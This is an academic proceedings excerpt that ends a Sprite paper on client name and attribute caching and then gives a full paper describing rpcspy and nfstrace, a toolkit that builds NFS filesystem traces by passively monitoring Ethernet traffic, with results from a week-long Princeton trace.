could eliminate 90% of name lookups and file opens. Combining these figures, we estimate that total file server kernel load could be reduced by 36%. Caching would also reduce network traffic. A previous study of Sprite network traffic [KhL90] found that about 1/3 of Sprite remote procedure call (RPC) packets were for `open`, `stat`, and `fstat` operations. If we assume a 90% reduction in these packets due to name and attribute caching, we conclude that caching could reduce the number of RPC network packets by 30%. (However, since most of the bytes transferred across the network result from reads and writes, the decrease in RPC network bytes from name and attribute caching is not as significant.) Based on these rough calculations, we expect name caching would result in a significant decrease in server load and network traffic. Earlier measurements of Sprite's performance in [Nel88], estimated that server utilization and network utilization in Sprite could be reduced by a factor of 2 with local name caching. However, since that estimate was an upper bound based on performance measurements on a set of benchmarks, we believe the figures here to be more realistic.

## 4. Conclusions

We have presented the results of simulating name and attribute caches on clients in a distributed operating system. This simulation used trace data we collected on a network of about 40 workstations running the Sprite operating system.

The simulations showed several significant results. High hit rates can be obtained even with small client caches. Very little memory is required on each client for these caches; a cache of 20 directories will likely require only 20 to 40 kilobytes per machine. We found that caching just 10 directories resulted in a name hit rate of 91%. The entry-based cache was less successful than the whole-directory cache, mainly because the entry-based cache requires more misses than the whole-directory cache in order to fill it, and also because the entry-based cache cannot handle nonexistent filenames. Attribute caching obtained a hit rate of 88% by caching 20 attributes on each client.

There are minimal problems with maintaining cache consistency. The invalidation rate for remotely cached data is very low, indicating very little network traffic is required to maintain cache consistency. The consistency miss rate, due to modifications on shared directories, is correspondingly low.

Process migration does not have a significant impact on cache behavior. We found that there was hardly any difference in performance between migrated and non-migrated processes. Sharing due to migrated processes is responsible for a large fraction of consistency invalidations.

Based on our caching data and measurements of server load, we estimate that client name and attribute caching could reduce server load by 36% and could reduce the number of remote procedure call network packets by 30%.

## 5. Acknowledgements

We would like to thank Mary Baker, Fred Douglis, John Hartman, Jim Mott-Smith, Mike Kupfer, and Mendel Rosenblum for their helpful comments on this paper. This research was supported by an IBM Graduate Fellowship, NASA and the Defense Advanced Research Projects Agency under Contract No. NAG2-591, and by the National Science Foundation under Grant No. CCR-8900029.

## 6. References

[BHK91] M. Baker, J. Hartman, M. Kupfer, K. Shirriff and J. Ousterhout, Measurements of a Distributed File System, *Proceedings of the 13th Symposium on Operating System Principles*, Oct. 1991, 198-212.

[DoO91] F. Douglis and J. Ousterhout, Transparent Process Migration: Design Alternatives and the Sprite Implementation, *Software—Practice & Experience 21*, 8 (Aug. 1991), 757-785.

[Flo86] R. Floyd, Directory Reference Patterns in a UNIX environment, Technical Report 179, Computer Science Department, The University of Rochester, Rochester, NY, Aug. 1986.

[FlE89] R. Floyd and C. Ellis, Directory Reference Patterns in Hierarchical File Systems, *IEEE Transactions on Knowledge and Data Engineering 1*, 2 (June 1989), 238-247.

[HeP90] J. Hennessy and D. Patterson, *Computer Architecture: A Quantitative Approach*, Morgan Kaufmann Publishers, Inc., San Mateo, CA, 1990.

[Hil87] M. Hill, Aspects of Cache Memory and Instruction Buffer Performance, Report No. UCB/CSD 87/381, PhD Thesis, Computer Science Division, UC Berkeley, Berkeley, CA, Nov. 1987.

[HBM89] A. Hisgen, A. Birrell, T. Mann, M. Schroeder and G. Swart, Availability and Consistency Tradeoffs in the Echo Distributed File System, *Proceedings of the Second Workshop on Workstation Operating Systems (WWOS-II)*, Sep. 1989, 49-54.

[HKM88] J. Howard, M. Kazar, S. Menees, D. Nichols, M. Satyanarayanan, R. Sidebotham and M. West, Scale and Performance in a Distributed File System, *ACM Transactions on Computer Systems 6*, 1 (Feb. 1988), 51-81.

[KhL90] D. Khorramabadi and C. Lowery, Analysis of Network Traffic in the Sprite Remote Procedure Call System, Computer Science 262 Project Report, Computer Science Division, UC Berkeley, Berkeley, CA, May 1990.

[KiS91] J. Kistler and M. Satyanarayanan, Disconnected Operation in the Coda File System, *Proceedings of the 13th Symposium on Operating System Principles*, Oct. 1991, 213-225.

[LKM84] S. Leffler, M. Karels and M. McKusick, Measuring and Improving the Performance of 4.2BSD, *Proceedings of the 1984 USENIX Summer Conference*, June 1984, 237-252.

[Nel88] M. Nelson, Physical Memory Management in a Network Operating System, Report No. UCB/CSD 88/471, PhD Thesis, Computer Science Division, UC Berkeley, Berkeley, CA, Nov. 1988.

[OCD88] J. Ousterhout, A. Cherenson, F. Douglis, M. Nelson and B. Welch, The Sprite Network Operating System, *IEEE Computer 21*, 2 (Feb. 1988), 23-36.

[SGK85] R. Sandberg, D. Goldberg, S. Kleiman, D. Walsh and B. Lyon, Design and Implementation of the Sun Network Filesystem, *Proceedings of the 1985 USENIX Summer Conference*, June 1985, 119-130.

[SLP86] A. Sheltzer, R. Lindell and G. Popek, Name Service Locality and Cache Design in a Distributed Operating System, *Proceedings of the 6th International Conference on Distributed Computing Systems*, May 1986, 515-522.

[WPE83] B. Walker, G. Popek, R. English, C. Kline and G. Thiel, The LOCUS Distributed Operating System, *Operating Systems Review 17*, 5 (Oct. 1983), 49-70.

**Ken Shirriff** is a Ph.D. candidate in the Department of Electrical Engineering and Computer Sciences at the University of California at Berkeley. He is currently a member of the Sprite network operating system project. His interests include operating systems and computer architecture. He received a B.Math. degree from the University of Waterloo in 1987 and a M.S. in computer science from UC Berkeley in 1990. Ken Shirriff can be reached at `shirriff@sprite.berkeley.edu`.

**John K. Ousterhout** is a Professor in the Department of Electrical Engineering and Computer Sciences at the University of California at Berkeley. His interests include operating systems, distributed systems, user interfaces, and computer-aided design. He is currently leading the development of Sprite, a network operating system for high-performance workstations, and Tcl/Tk, a programming system for graphical user interfaces. In the past, he and his students developed several widely-used programs for computer-aided design, including Magic, Caesar, and Crystal. Ousterhout is a recipient of the ACM Grace Murray Hopper Award, the National Science Foundation Presidential Young Investigator Award, the National Academy of Sciences Award for Initiatives in Research, the IEEE Browder J. Thompson Award, and the UCB Distinguished Teaching Award. He received a B.S. degree in Physics from Yale University in 1975 and a Ph.D. in Computer Science from Carnegie Mellon University in 1980.

# NFS Tracing By Passive Network Monitoring

*Matt Blaze*

Department of Computer Science
Princeton University

*ABSTRACT*

Traces of filesystem activity have proven to be useful for a wide variety of purposes, ranging from quantitative analysis of system behavior to trace-driven simulation of filesystem algorithms. Such traces can be difficult to obtain, however, usually entailing modification of the filesystems to be monitored and runtime overhead for the period of the trace. Largely because of these difficulties, a surprisingly small number of filesystem traces have been conducted, and few sample workloads are available to filesystem researchers.

This paper describes a portable toolkit for deriving approximate traces of NFS [1] activity by non-intrusively monitoring the Ethernet traffic to and from the file server. The toolkit uses a promiscuous Ethernet listener interface (such as the Packetfilter[2]) to read and reconstruct NFS-related RPC packets intended for the server. It produces traces of the NFS activity as well as a plausible set of corresponding client system calls. The tool is currently in use at Princeton and other sites, and is available via anonymous ftp.

## 1. Motivation

Traces of real workloads form an important part of virtually all analysis of computer system behavior, whether it is program hot spots, memory access patterns, or filesystem activity that is being studied. In the case of filesystem activity, obtaining useful traces is particularly challenging. Filesystem behavior can span long time periods, often making it necessary to collect huge traces over weeks or even months. Modification of the filesystem to collect trace data is often difficult, and may result in unacceptable runtime overhead. Distributed filesystems exacerbate these difficulties, especially when the network is composed of a large number of heterogeneous machines. As a result of these difficulties, only a relatively small number of traces of Unix filesystem workloads have been conducted, primarily in computing research environments. [3], [4] and [5] are examples of such traces.

Since distributed filesystems work by transmitting their activity over a network, it would seem reasonable to obtain traces of such systems by placing a "tap" on the network and collecting trace data based on the network traffic. Ethernet[6] based networks lend themselves to this approach particularly well, since traffic is broadcast to all machines connected to a given subnetwork. A number of general-purpose network monitoring tools are available that "promiscuously" listen to the Ethernet to which they are connected; Sun's `etherfind`[7] is an example of such a tool. While these tools are useful for observing (and collecting statistics on) specific types of packets, the information they provide is at too low a level to be useful for building filesystem traces. Filesystem operations may span several packets, and may be meaningful only in the context of other, previous operations.

Some work has been done on characterizing the impact of NFS traffic on network load. In [8], for example, the results of a study are reported in which Ethernet traffic was monitored and statistics gathered on NFS activity. While useful for understanding traffic patterns and developing a queueing model of NFS loads, these previous studies do not use the network traffic to analyze the *file access* traffic patterns of the system, focusing instead on developing a statistical model of the individual packet sources, destinations, and types.

This paper describes a toolkit for collecting traces of NFS file access activity by monitoring Ethernet traffic. A "spy" machine with a promiscuous Ethernet interface is connected to the same network as the file server. Each NFS-related packet is analyzed and a trace is produced at an appropriate level of detail. The tool can record the low level NFS calls themselves or an approximation of the user-level system calls *(open, close,* etc.) that triggered the activity.

We partition the problem of deriving NFS activity from raw network traffic into two fairly distinct subproblems: that of decoding the low-level NFS operations from the packets on the network, and that of translating these low-level commands back into user-level system calls. Hence, the toolkit consists of two basic parts, an "RPC decoder" (`rpcspy`) and the "NFS analyzer" (`nfstrace`). `rpcspy` communicates with a low-level network monitoring facility (such as Sun's *NIT* [9] or the *Packetfilter* [2]) to read and reconstruct the RPC transactions (call and reply) that make up each NFS command. `nfstrace` takes the output of `rpcspy` and reconstructs the system calls that occurred as well as other interesting data it can derive about the structure of the filesystem, such as the mappings between NFS file handles and Unix file names. Since there is not a clean one-to-one mapping between system calls and lower-level NFS commands, `nfstrace` uses some simple heuristics to guess a reasonable approximation of what really occurred.

### 1.1. A Spy's View of the NFS Protocols

It is well beyond the scope of this paper to describe the protocols used by NFS; for a detailed description of how NFS works, the reader is referred to [10], [11], and [12]. What follows is a very brief overview of how NFS activity translates into Ethernet packets.

An NFS network consists of *servers,* to which filesystems are physically connected, and *clients,* which perform operations on remote server filesystems as if the disks were locally connected. A particular machine can be a client or a server or both. Clients mount remote server filesystems in their local hierarchy just as they do local filesystems; from the user's perspective, files on NFS and local filesystems are (for the most part) indistinguishable, and can be manipulated with the usual filesystem calls.

The interface between client and server is defined in terms of 17 remote procedure call (RPC) operations. Remote files (and directories) are referred to by a *file handle* that uniquely identifies the file to the server. There are operations to read and write bytes of a file *(read, write),* obtain a file's attributes *(getattr),* obtain the contents of directories *(lookup, readdir),* create files *(create),* and so forth. While most of these operations are direct analogs of Unix system calls, notably absent are *open* and *close* operations; no client state information is maintained at the server, so there is no need to inform the server explicitly when a file is in use. Clients can maintain buffer cache entries for NFS files, but must verify that the blocks are still valid (by checking the last write time with the *getattr* operation) before using the cached data.

An RPC transaction consists of a call message (with arguments) from the client to the server and a reply message (with return data) from the server to the client. NFS RPC calls are transmitted using the UDP/IP connectionless unreliable datagram protocol[13]. The call message contains a unique transaction identifier which is included in the reply message to enable the client to match the reply with its call. The data in both messages is encoded in an "external data representation" (XDR), which provides a machine-independent standard for byte order, etc.

Note that the NFS server maintains no state information about its clients, and knows nothing about the context of each operation outside of the arguments to the operation itself.

## 2. The `rpcspy` Program

`rpcspy` is the interface to the system-dependent Ethernet monitoring facility; it produces a trace of the RPC calls issued between a given set of clients and servers. At present, there are versions of `rpcspy` for a number of BSD-derived systems, including ULTRIX (with the Packetfilter[2]), SunOS (with NIT[9]), and the IBM RT running AOS (with the Stanford enet filter).

For each RPC transaction monitored, `rpcspy` produces an ASCII record containing a timestamp, the name of the server, the client, the length of time the command took to execute, the name of the RPC command executed, and the command- specific arguments and return data. Currently, `rpcspy` understands and can decode the 17 NFS RPC commands, and there are hooks to allow other RPC services (for example, NIS) to be added reasonably easily.

The output may be read directly or piped into another program (such as nfstrace) for further analysis; the format is designed to be reasonably friendly to both the human reader and other programs (such as nfstrace or awk).

Since each RPC transaction consists of two messages, a call and a reply, rpcspy waits until it receives both these components and emits a single record for the entire transaction. The basic output format is 8 vertical-bar-separated fields:

*timestamp* | *execution-time* | *server* | *client* | *command-name* | *arguments* | *reply-data*

where *timestamp* is the time the reply message was received, *execution-time* is the time (in microseconds) that elapsed between the call and reply, *server* is the name (or IP address) of the server, *client* is the name (or IP address) of the client followed by the userid that issued the command, *command-name* is the name of the particular program invoked (*read*, *write*, *getattr*, etc.), and *arguments* and *reply-data* are the command dependent arguments and return values passed to and from the RPC program, respectively.

The exact format of the argument and reply data is dependent on the specific command issued and the level of detail the user wants logged. For example, a typical NFS command is recorded as follows:

```
690529992.167140 | 11717 | paramount | merckx.321 | read | {"7b1f00000000083c", 0, 8192} | ok, 1871
```

In this example, uid 321 at client "merckx" issued an NFS *read* command to server "paramount". The reply was issued at (Unix time) 690529992.167140 seconds; the call command occurred 11717 microseconds earlier. Three arguments are logged for the read call: the file handle from which to read (represented as a hexadecimal string), the offset from the beginning of the file, and the number of bytes to read. In this example, 8192 bytes are requested starting at the beginning (byte 0) of the file whose handle is "7b1f00000000083c". The command completed successfully (status "ok"), and 1871 bytes were returned. Of course, the reply message also included the 1871 bytes of data from the file, but that field of the reply is not logged by rpcspy.

rpcspy has a number of configuration options to control which hosts and RPC commands are traced, which call and reply fields are printed, which Ethernet interfaces are tapped, how long to wait for reply messages, how long to run, etc. While its primary function is to provide input for the nfstrace program (see Section 3), judicious use of these options (as well as such programs as grep, awk, etc.) permit its use as a simple NFS diagnostic and performance monitoring tool. A few screens of output give a surprisingly informative snapshot of current NFS activity; we have identified quickly using the program several problems that were otherwise difficult to pinpoint. Similarly, a short awk script can provide a breakdown of the most active clients, servers, and hosts over a sampled time period.

### 2.1. Implementation Issues

The basic function of rpcspy is to monitor the network, extract those packets containing NFS data, and print the data in a useful format. Since each RPC transaction consists of a call and a reply, rpcspy maintains a table of pending call packets that are removed and emitted when the matching reply arrives. In normal operation on a reasonably fast workstation, this rarely requires more than about two megabytes of memory, even on a busy network with unusually slow file servers. Should a server go down, however, the queue of pending call messages (which are never matched with a reply) can quickly become a memory hog; the user can specify a maximum size the table is allowed to reach before these "orphaned" calls are searched out and reclaimed.

File handles pose special problems. While all NFS file handles are a fixed size, the number of significant bits varies from implementation to implementation; even within a vendor, two different releases of the same operating system might use a completely different internal handle format. In most Unix implementations, the handle contains a filesystem identifier and the inode number of the file; this is sometimes augmented by additional information, such as a version number. Since programs using rpcspy output generally will use the handle as a unique file identifier, it is important that there not appear to be more than one handle for the same file. Unfortunately, it is not sufficient to simply consider the handle as a bitstring of the maximum handle size, since many operating systems do not zero out the unused extra bits before assigning the handle. Fortunately, most servers are at least consistent in the sizes of the handles they assign. rpcspy allows the user to specify (on the command line or in a startup file) the handle size for each host to be monitored. The handles from that server are emitted as hexadecimal strings truncated at that length. If no size is specified, a guess is made based on a few common formats of a reasonable size.

It is usually desirable to emit IP addresses of clients and servers as their symbolic host names. An early version of the software simply did a nameserver lookup each time this was necessary; this quickly flooded the network with a nameserver request for each NFS transaction. The current version maintains a cache of host names; this requires a only a modest amount of memory for typical networks of less than a few hundred hosts. For very large networks or those where NFS service is provided to a large number of remote hosts, this could still be a potential problem, but as a last resort remote name resolution could be disabled or `rpcspy` configured to not translate IP addresses.

UDP/IP datagrams may be fragmented among several packets if the datagram is larger than the maximum size of a single Ethernet frame. `rpcspy` looks only at the first fragment; in practice, fragmentation occurs only for the data fields of NFS *read* and *write* transactions, which are ignored anyway.

## 3. `nfstrace`: The Filesystem Tracing Package

Although `rpcspy` provides a trace of the low-level NFS commands, it is not, in and of itself, sufficient for obtaining useful filesystem traces. The low-level commands do not by themselves reveal user-level activity. Furthermore, the volume of data that would need to be recorded is potentially enormous, on the order of megabytes per hour. More useful would be an abstraction of the user-level system calls underlying the NFS activity.

`nfstrace` is a filter for `rpcspy` that produces a log of a plausible set of user level filesystem commands that could have triggered the monitored activity. A record is produced each time a file is opened, giving a summary of what occurred. This summary is detailed enough for analysis or for use as input to a filesystem simulator.

The output format of `nfstrace` consists of 7 fields:

*timestamp* | *command-time* | *direction* | *file-id* | *client* | *transferred* | *size*

where *timestamp* is the time the open occurred, *command-time* is the length of time between open and close, *direction* is either `read` or `write` (mkdir and readdir count as write and read, respectively). *file-id* identifies the server and the file handle, *client* is the client and user that performed the open, *transferred* is the number of bytes of the file actually read or written (cache hits have a 0 in this field), and *size* is the size of the file (in bytes).

An example record might be as follows:

```
690691919.593442 | 17734 | read | basso:7b1f00000000400f | frejus.321 | 0 | 24576
```

Here, userid 321 at client `frejus` read file `7b1f00000000400f` on server `basso`. The file is 24576 bytes long and was able to be read from the client cache. The command started at Unix time 690691919.593442 and took 17734 microseconds at the server to execute.

Since it is sometimes useful to know the name corresponding to the handle and the mode information for each file, `nfstrace` optionally produces a map of file handles to file names and modes. When enough information (from *lookup* and *readdir* commands) is received, new names are added. Names can change over time (as files are deleted and renamed), so the times each mapping can be considered valid is recorded as well. The mapping information may not always be complete, however, depending on how much activity has already been observed. Also, hard links can confuse the name mapping, and it is not always possible to determine which of several possible names a file was opened under.

What `nfstrace` produces is only an approximation of the underlying user activity. Since there are no NFS *open* or *close* commands, the program must guess when these system calls occur. It does this by taking advantage of the observation that NFS is fairly consistent in what it does when a file is opened. If the file is in the local buffer cache, a *getattr* call is made on the file to verify that it has not changed since the file was cached. Otherwise, the actual bytes of the file are fetched as they are read by the user. (It is possible that part of the file is in the cache and part is not, in which case the *getattr* is performed and only the missing pieces are fetched. This occurs most often when a demand-paged executable is loaded). `nfstrace` assumes that any sequence of NFS *read* calls on the same file issued by the same user at the same client is part of a single open for read. The close is assumed to have taken place when the last read in the sequence completes. The end of a read sequence is detected when the same client reads the beginning of the file again or when a timeout with no reading has elapsed. Writes are handled in a similar manner.

Reads that are entirely from the client cache are a bit harder; not every *getattr* command is caused by a cache read, and a few cache reads take place without a *getattr*. A user level *stat* system call can sometimes trigger a *getattr*, as can an `ls -l` command. Fortunately, the attribute caching used by most implementations of NFS seems to eliminate many of these extraneous *getattrs*, and `ls` commands appear to trigger a *lookup* command most of the time. `nfstrace` assumes that a *getattr* on any file that the client has read within the past few hours represents a cache read, otherwise it is ignored. This simple heuristic seems to be fairly accurate in practice. Note also that a *getattr* might not be performed if a read occurs very soon after the last read, but the time threshold is generally short enough that this is rarely a problem. Still, the cached reads that `nfstrace` reports are, at best, an estimate (generally erring on the side of over-reporting). There is no way to determine the number of bytes actually read for cache hits.

The output of `nfstrace` is necessarily produced out of chronological order, but may be sorted easily by a post-processor.

`nfstrace` has a host of options to control the level of detail of the trace, the lengths of the timeouts, and so on. To facilitate the production of very long traces, the output can be flushed and checkpointed at a specified interval, and can be automatically compressed.

## 4. Using `rpcspy` and `nfstrace` for Filesystem Tracing

Clearly, `nfstrace` is not suitable for producing highly accurate traces; cache hits are only estimated, the timing information is imprecise, and data from lost (and duplicated) network packets are not accounted for. When such a highly accurate trace is required, other approaches, such as modification of the client and server kernels, must be employed.

The main virtue of the passive-monitoring approach lies in its simplicity. In [5], Baker, et al, describe a trace of a distributed filesystem which involved low-level modification of several different operating system kernels. In contrast, our entire filesystem trace package consists of less than 5000 lines of code written by a single programmer in a few weeks, involves no kernel modifications, and can be installed to monitor multiple heterogeneous servers and clients with no knowledge of even what operating systems they are running.

The most important parameter affecting the accuracy of the traces is the ability of the machine on which `rpcspy` is running to keep up with the network traffic. Although most modern RISC workstations with reasonable Ethernet interfaces are able to keep up with typical network loads, it is important to determine how much information was lost due to packet buffer overruns before relying upon the trace data. It is also important that the trace be, indeed, non-intrusive. It quickly became obvious, for example, that logging the traffic to an NFS filesystem can be problematic.

Another parameter affecting the usefulness of the traces is the validity of the heuristics used to translate from RPC calls into user-level system calls. To test this, a shell script was written that performed `ls -l`, `touch`, `cp` and `wc` commands randomly in a small directory hierarchy, keeping a record of which files were touched and read and at what time. After several hours, `nfstrace` was able to detect 100% of the writes, 100% of the uncached reads, and 99.4% of the cached reads. Cached reads were over-reported by 11%, even though `ls` commands (which cause the "phantom" reads) made up 50% of the test activity. While this test provides encouraging evidence of the accuracy of the traces, it is not by itself conclusive, since the particular workload being monitored may fool `nfstrace` in unanticipated ways.

As in any research where data are collected about the behavior of human subjects, the privacy of the individuals observed is a concern. Although the contents of files are not logged by the toolkit, it is still possible to learn something about individual users from examining what files they read and write. At a minimum, the users of a monitored system should be informed of the nature of the trace and the uses to which it will be put. In some cases, it may be necessary to disable the name translation from `nfstrace` when the data are being provided to others. Commercial sites where filenames might reveal something about proprietary projects can be particularly sensitive to such concerns.

## 5. A Trace of Filesystem Activity in the Princeton C.S. Department

A previous paper[14] analyzed a five-day long trace of filesystem activity conducted on 112 research workstations at DEC-SRC. The paper identified a number of file access properties that affect filesystem caching performance; it is difficult, however, to know whether these properties were unique artifacts of that particular environment or are more generally applicable. To help answer that question, it is necessary to look at similar traces from other computing environments.

It was relatively easy to use `rpcspy` and `nfstrace` to conduct a week long trace of filesystem activity in the Princeton University Computer Science Department. The departmental computing facility serves a community of approximately 250 users, of which about 65% are researchers (faculty, graduate students, undergraduate researchers, postdoctoral staff, etc), 5% office staff, 2% systems staff, and the rest guests and other "external" users. About 115 of the users work full-time in the building and use the system heavily for electronic mail, netnews, and other such communication services as well as other computer science research oriented tasks (editing, compiling, and executing programs, formatting documents, etc).

The computing facility consists of a central Auspex file server (`fs`) (to which users do not ordinarily log in directly), four DEC 5000/200s (`elan, hart, atomic` and `dynamic`) used as shared cycle servers, and an assortment of dedicated workstations (NeXT machines, Sun workstations, IBM-RTs, Iris workstations, etc.) in individual offices and laboratories. Most users log in to one of the four cycle servers via X window terminals located in offices; the terminals are divided evenly among the four servers. There are a number of Ethernets throughout the building. The central file server is connected to a "machine room network" to which no user terminals are directly connected; traffic to the file server from outside the machine room is gatewayed via a Cisco router. Each of the four cycle servers has a local `/, /bin` and `/tmp` filesystem; other filesystems, including `/usr, /usr/local,` and users' home directories are NFS mounted from `fs`. Mail sent from local machines is delivered locally to the (shared) `fs:/usr/spool/mail`; mail from outside is delivered directly on `fs`.

The trace was conducted by connecting a dedicated DEC 5000/200 with a local disk to the machine room network. This network carries NFS traffic for all home directory access and access to all non-local cycle-server files (including the most of the actively-used programs). On a typical weekday, about 8 million packets are transmitted over this network. `nfstrace` was configured to record opens for read and write (but not directory accesses or individual reads or writes). After one week (wednesday to wednesday), 342,530 opens for read and 125,542 opens for write were recorded, occupying 8 MB of (compressed) disk space. Most of this traffic was from the four cycle servers.

No attempt was made to "normalize" the workload during the trace period. Although users were notified that file accesses were being recorded, and provided an opportunity to ask to be excluded from the data collection, most users seemed to simply continue with their normal work. Similarly, no correction is made for any anomalous user activity that may have occurred during the trace.

### 5.1. The Workload Over Time

Intuitively, the volume of traffic can be expected to vary with the time of day. Figure 1 shows the number of reads and writes per hour over the seven days of the trace; in particular, the volume of write traffic seems to mirror the general level of departmental activity fairly closely.

An important metric of NFS performance is the client buffer cache hit rate. Each of the four cycle servers allocates approximately 6MB of memory for the buffer cache. The (estimated) aggregate hit rate (percentage of reads served by client caches) as seen at the file server was surprisingly low: 22.2% over the entire week. In any given hour, the hit rate never exceeded 40%. Figure 2 plots (actual) server reads and (estimated) cache hits per hour over the trace week; observe that the hit rate is at its worst during periods of the heaviest read activity.

Past studies have predicted much higher hit rates than the aggregate observed here. It is probable that since most of the traffic is generated by the shared cycle servers, the low hit rate can be attributed to the large number of users competing for cache space. In fact, the hit rate was observed to be much higher on the single-user workstations monitored in the study, averaging above 52% overall. This suggests, somewhat counter-intuitively, that if more computers were added to the network (such that each user had a private workstation), the server load would decrease considerably. Figure 3 shows the actual cache misses and estimated cache hits for a typical private workstation in the study.





**Figure 1 - Read and Write Traffic Over Time**

### 5.2. File Sharing

One property observed in the DEC-SRC trace is the tendency of files that are used by multiple workstations to make up a significant proportion of read traffic but a very small proportion of write traffic. This has important implications for a caching strategy, since, when it is true, files that are cached at many places very rarely need to be invalidated. Although the Princeton computing facility does not have a single workstation per user, a similar metric is the degree to which files read by more than one user are read and written. In this respect, the Princeton trace is very similar to the DEC-SRC trace. Files read by more than one user make up more than 60% of read traffic, but less than 2% of write traffic. Files shared by more than ten users make up less than .2% of write traffic but still more than 30% of read traffic. Figure 3 plots the number of users who have previously read each file against the number of reads and writes.

### 5.3. File "Entropy"

Files in the DEC-SRC trace demonstrated a strong tendency to "become" read-only as they were read more and more often. That is, the probability that the next operation on a given file will overwrite the file drops off sharply in proportion to the number of times it has been read in the past. Like the sharing property, this has implications for a caching strategy, since the probability that cached data is valid influences the choice of a validation scheme. Again, we find this property to be very strong in the Princeton trace. For any file access in the trace, the probability that it is a write is about 27%. If the file has already been read at least once since it was last written to, the write probability drops to 10%. Once the file has been read at least five times, the write probability drops below 1%. Figure 4 plots the observed write probability against the number of reads since the last write.





**Figure 2 - Cache Hits and Misses Over Time**

## 6. Conclusions

Although filesystem traces are a useful tool for the analysis of current and proposed systems, the difficulty of collecting meaningful trace data makes such traces difficult to obtain. The performance degradation introduced by the trace software and the volume of raw data generated makes traces over long time periods and outside of computing research facilities particularly hard to conduct.

Although not as accurate as direct, kernel-based tracing, a passive network monitor such as the one described in this paper can permit tracing of distributed systems relatively easily. The ability to limit the data collected to a high-level log of only the data required can make it practical to conduct traces over several months. Such a long-term trace is presently being conducted at Princeton as part of the author's research on filesystem caching. The non-intrusive nature of the data collection makes traces possible at facilities where kernel modification is impractical or unacceptable.

It is the author's hope that other sites (particularly those not doing computing research) will make use of this toolkit and will make the traces available to filesystem researchers.

## 7. Availability

The toolkit, consisting of `rpcspy`, `nfstrace`, and several support scripts, currently runs under several BSD-derived platforms, including ULTRIX 4.x, SunOS 4.x, and IBM-RT/AOS. It is available for anonymous ftp over the Internet from `samadams.princeton.edu`, in the compressed tar file `nfstrace/nfstrace.tar.Z`.

